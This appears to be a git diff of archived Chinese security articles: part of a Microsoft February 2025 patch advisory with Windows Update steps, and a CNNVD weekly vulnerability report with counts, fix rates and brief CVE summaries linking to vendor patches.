style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">本地<br/></span></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5Line truncated
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>8、</strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">Microsoft SharePoint Server远程代码执行漏洞(CVE-2025-21400)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;">远程代码执行</section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>8<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-21400</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202412-001979</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>网络</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><stronLine truncated
|
||||
|
||||
1
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
目前微软针对支持的产品已发布升级补丁修复了上述漏洞,请用户参考官方通告及时下载更新补丁。补丁获取:https://msrc.microsoft.com/update-guide/vulnerability**Windows 更新:**
|
||||
|
||||
自动更新:Microsoft Update默认启用,当系统检测到可用更新时,将会自动下载更新并在下一次启动时安装。
|
||||
|
||||
手动更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”。
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows
|
||||
8、Windows 8.1、Windows Server 2012以及Windows Server 2012
|
||||
R2可通过控制面板进入“Windows更新”,具体步骤为“控制面板”->“系统和安全”->“Windows更新”)。
|
||||
|
||||
3、选择“检查更新”,等待系统将自动检查并下载可用更新。
|
||||
|
||||
4、重启计算机,安装更新系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**参考资料**
|
||||
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2025-Feb
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**技术支持**
|
||||
|
||||
|
||||
如有漏洞相关需求支持请联系400-6059-110获取相关能力支撑。
|
||||
|
||||
+1
-1
@@ -1,5 +1,5 @@
|
||||
# 一次JDBC反序列化漏洞
|
||||
哈拉少安全小队 2025-02-10 10:40
|
||||
进击的HACK 2025-02-12 11:13
|
||||
|
||||
在一次测试中遇到了数据库连接功能,这种功能点一般会存在jdbc反序列化漏洞。
|
||||
|
||||
|
||||
@@ -0,0 +1,131 @@
|
||||
# 信息安全漏洞周报(2025年第6期)
|
||||
原创 CNNVD CNNVD安全动态 2025-02-12 08:31
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞情况**********
|
||||
|
||||
根据国家信息安全漏洞库(CNNVD)统计,本周(2025年2月3日至2025年2月9日)安全漏洞情况如下:
|
||||
|
||||
**公开漏洞情况**
|
||||
|
||||
本周CNNVD采集安全漏洞656个。
|
||||
|
||||
**接报漏洞情况**
|
||||
|
||||
本周CNNVD接报漏洞9500个,其中信息技术产品漏洞(通用型漏洞)212个,网络信息系统漏洞(事件型漏洞)52个,漏洞平台推送漏洞9236个。
|
||||
|
||||
## 一公开漏洞情况
|
||||
|
||||
|
||||
根据国家信息安全漏洞库(CNNVD)统计,本周新增安全漏洞656个,漏洞新增数量有所下降。从厂商分布来看WordPress基金会新增漏洞最多,有191个;从漏洞类型来看,跨站脚本类的安全漏洞占比最大,达到17.07%。新增漏洞中,超危漏洞44个,高危漏洞204个,中危漏洞387个,低危漏洞21个。
|
||||
|
||||
(一) 安全漏洞增长数量情况
|
||||
|
||||
|
||||
|
||||
本周CNNVD采集安全漏洞656个。
|
||||
|
||||

|
||||
|
||||
图1 近五周漏洞新增数量统计图
|
||||
|
||||
(二) 安全漏洞分布情况
|
||||
|
||||
|
||||
|
||||
从厂商分布来看,WordPress基金会新增漏洞最多,有191个。各厂商漏洞数量分布如表1所示。
|
||||
|
||||
表1 新增安全漏洞排名前五厂商统计表
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>序号</strong></span></p></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="150"><p><span style="font-size: 14px;"><strong>厂商名称</strong></span></p></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="69"><p><span style="font-size: 14px;"><strong>漏洞数量(个)</strong></span></p></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="101"><p><span style="font-size: 14px;"><strong>所占比例</strong></span></p></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>1</strong></span></p></td><td align="center" valign="middle" width="29"><p><span style="font-size: 14px;">WordPress基金会</span></p></td><td align="center" valign="middle" width="69"><p><span style="font-size: 14px;">191</span></p></td><td align="center" valign="middle" width="92"><p><span style="font-size: 14px;">29.12%</span></p></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>2</strong></span></p></td><td align="center" valign="middle" width="29"><p><span style="font-size: 14px;">IBM</span></p></td><td align="center" valign="middle" width="69"><p><span style="font-size: 14px;">33</span></p></td><td align="center" valign="middle" width="92"><p><span style="font-size: 14px;">5.03%</span></p></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>3</strong></span></p></td><td align="center" valign="middle" width="29"><p><span style="font-size: 14px;">三星</span></p></td><td align="center" valign="middle" width="69"><p><span style="font-size: 14px;">26</span></p></td><td align="center" valign="middle" width="92"><p><span style="font-size: 14px;">3.96%</span></p></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>4</strong></span></p></td><td align="center" valign="middle" width="29"><p><span style="font-size: 14px;">高通</span></p></td><td style="word-break: break-all;" align="center" valign="middle" width="69"><p><span style="font-size: 14px;">24</span></p></td><td align="center" valign="middle" width="92"><p><span style="font-size: 14px;">3.66%</span></p></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="30"><p><span style="font-size: 14px;"><strong>5</strong></span></p></td><td align="center" valign="middle" width="29"><p><span style="font-size: 14px;">思科</span></p></td><td align="center" valign="middle" width="69"><p><span style="font-size: 14px;">18</span></p></td><td align="center" valign="middle" width="92"><p><span style="font-size: 14px;">2.74%</span></p></td></tr></tbody></table>
|
||||
本周国内厂商漏洞45个,联发科公司漏洞数量最多,有15个。国内厂商漏洞整体修复率为76.09%。请受影响用户关注厂商修复情况,及时下载补丁修复漏洞。
|
||||
|
||||
从漏洞类型来看,跨站脚本类的安全漏洞占比最大,达到17.07%。漏洞类型统计如表2所示。
|
||||
|
||||
表2 漏洞类型统计表
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="33"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="124"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞类型</strong></span></section></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="67"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞数量(个)</strong></span></section></td><td align="center" valign="middle" style="word-break: break-all;background-color: rgb(120, 172, 254);" width="68"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>所占比例</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>1</strong></span></section></td><td align="center" valign="middle" width="144"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">跨站脚本</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">112</span></section></td><td align="center" valign="middle" width="81"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">17.07%</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>2</strong></span></section></td><td align="center" valign="middle" width="144"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">跨站请求伪造</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">45</span></section></td><td align="center" valign="middle" width="81"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">6.86%</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>3</strong></span></section></td><td align="center" valign="middle" width="144"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">输入验证错误</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">20</span></section></td><td align="center" valign="middle" width="81"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3.05%</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>4</strong></span></section></td><td align="center" valign="middle" width="144"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">缓冲区错误</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">14</span></section></td><td align="center" valign="middle" width="81"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2.13%</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>5</strong></span></section></td><td align="center" valign="middle" width="144"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">代码问题</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">14</span></section></td><td align="center" valign="middle" width="81"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2.13%</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>6</strong></span></section></td><td align="center" valign="middle" width="144"><section Line truncated
|
||||
****
|
||||
(三) 安全漏洞危害等级与修复情况
|
||||
|
||||
|
||||
|
||||
本周共发布超危漏洞44个,高危漏洞204个,中危漏洞387个,低危漏洞21个。相应修复率分别为61.36%、91.18%、73.13%和71.43%。根据补丁信息统计,合计511个漏洞已有修复补丁发布,整体修复率为77.90%。详细情况如表3所示。
|
||||
|
||||
表3 漏洞危害等级与修复情况
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="75"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="49"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞数量(个)</strong></span></section></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="47"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>修复数量(个)</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="74"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>修复率</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>1</strong></span></section></td><td align="center" valign="middle" width="18"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="69"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">44</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">27</span></section></td><td align="center" valign="middle" width="64"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">61.36%</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>2</strong></span></section></td><td align="center" valign="middle" width="18"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="69"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">204</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">186</span></section></td><td align="center" valign="middle" width="64"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">91.18%</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>3</strong></span></section></td><td align="center" valign="middle" width="18"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">中危</span></section></td><td align="center" valign="middle" width="69"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">387</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">283</span></section></td><td align="center" valign="middle" width="64"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">73.13%</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>4</strong></span></section></td><td align="center" valign="middle" width="18"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">低危</span></section></td><td align="center" valign="middle" width="69"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">21</span></section></td><td align="center" valign="middle" width="66"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">15</span></section></td><td align="center" valign="middle" width="64"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">71.43%</span></section></td></tr><tr class="ue-table-interlace-color-double"><td colspan="2" align="center" valign="middle" style="word-break: break-all;background-color: rgb(120, 172, 254);"Line truncated
|
||||
****
|
||||
(四) 本周重要漏洞实例
|
||||
|
||||
|
||||
|
||||
本周重要漏洞实例如表4所示。
|
||||
|
||||
表4 本期重要漏洞实例
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>1</strong></span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-399</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>2</strong></span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-290</span></section></td><td align="center" valign="middle" style="word-break: break-all;"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>3</strong></span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-107</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td></tr></tbody></table>
|
||||
**1. Cisco ISE 授权问题漏洞(CNNVD-202502-399)**
|
||||
|
||||
Cisco ISE是美国思科(Cisco)公司的一个 NAC 解决方案。用于管理零信任架构中的端点、用户和设备对网络资源的访问。
|
||||
|
||||
Cisco ISE存在授权问题漏洞,该漏洞源于API授权不足和数据验证不当。攻击者利用该漏洞可以获取敏感信息或修改配置。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-multivuls-FTW9AOXF
|
||||
|
||||
**2. Apache Cassandra 安全漏洞(CNNVD-202502-290)**
|
||||
|
||||
Apache Cassandra是美国阿帕奇(Apache)基金会的一个分布式Nosql数据库。
|
||||
|
||||
Apache Cassandra存在安全漏洞,该漏洞源于授权不当导致。攻击者利用该漏洞可以访问数据中心或IP/CIDR组。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://lists.apache.org/thread/yjo5on4tf7s1r9qklc4byrz30b8vkm2d
|
||||
|
||||
**3. WordPress plugin RomanCart 跨站脚本漏洞(CNNVD-202502-107)**
|
||||
|
||||
WordPress和WordPress plugin都是WordPress基金会的产品。WordPress是一套使用PHP语言开发的博客平台。该平台支持在PHP和MySQL的服务器上架设个人博客网站。WordPress plugin是一个应用插件。
|
||||
|
||||
WordPress plugin RomanCart 0.0.2版本及之前版本存在跨站脚本漏洞,该漏洞源于在网页生成期间对用户输入中和不当导致。攻击者利用该漏洞可以将恶意脚本注入网站。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://wordpress.org/plugins/romancart-on-wordpress/
|
||||
|
||||
## 二漏洞平台推送情况
|
||||
|
||||
|
||||
本周CNNVD接收漏洞平台推送漏洞9236个。
|
||||
|
||||
表5 本周漏洞平台推送情况
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞平台</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞总量</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" style="word-break: break-all;"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>1</strong></span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">漏洞盒子</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">9112</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>2</strong></span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">补天平台</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">124</span></section></td></tr><tr class="ue-table-interlace-color-double"><td colspan="2" align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">推送总计</span></section></td><td align="center" valign="middle" style="word-break: break-all;background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">9236</span></section></td></tr></tbody></table>
|
||||
****
|
||||
## 三接报漏洞情况
|
||||
|
||||
|
||||
本周CNNVD接报漏洞264个,其中信息技术产品漏洞(通用型漏洞)212个,网络信息系统漏洞(事件型漏洞)52个。
|
||||
|
||||
表6 本周漏洞报送情况
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="30"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>报送单位</strong></span></section></td><td align="center" valign="middle" style="word-break: break-all;background-color: rgb(120, 172, 254);" width="40"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞总量</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">内蒙古旌云科技有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">55</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">浙江智臾科技有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">43</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">个人</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">30</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">亚信科技(成都)有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">10</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">5</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">途耀信息技术(上海)有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">10</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">6</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">京东科技信息技术有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">8</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">7</span></section></td><td align="center" valign="middle" width="263"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">中电智安科技有限公司</span></section></td><td align="center" valign="middle" width="60"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">8</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">8</span></section></td><td align="center" valign="middle" width="263"><section style="lineLine truncated
|
||||
****
|
||||
## 四收录漏洞通报情况
|
||||
|
||||
|
||||
本周CNNVD收录漏洞通报55份。
|
||||
|
||||
表7 本周漏洞通报情况
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" style="word-break: break-all;background-color: rgb(120, 172, 254);" width="30"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="244"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>报送单位</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="39"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>通报总量</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">杭州迪普科技股份有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: 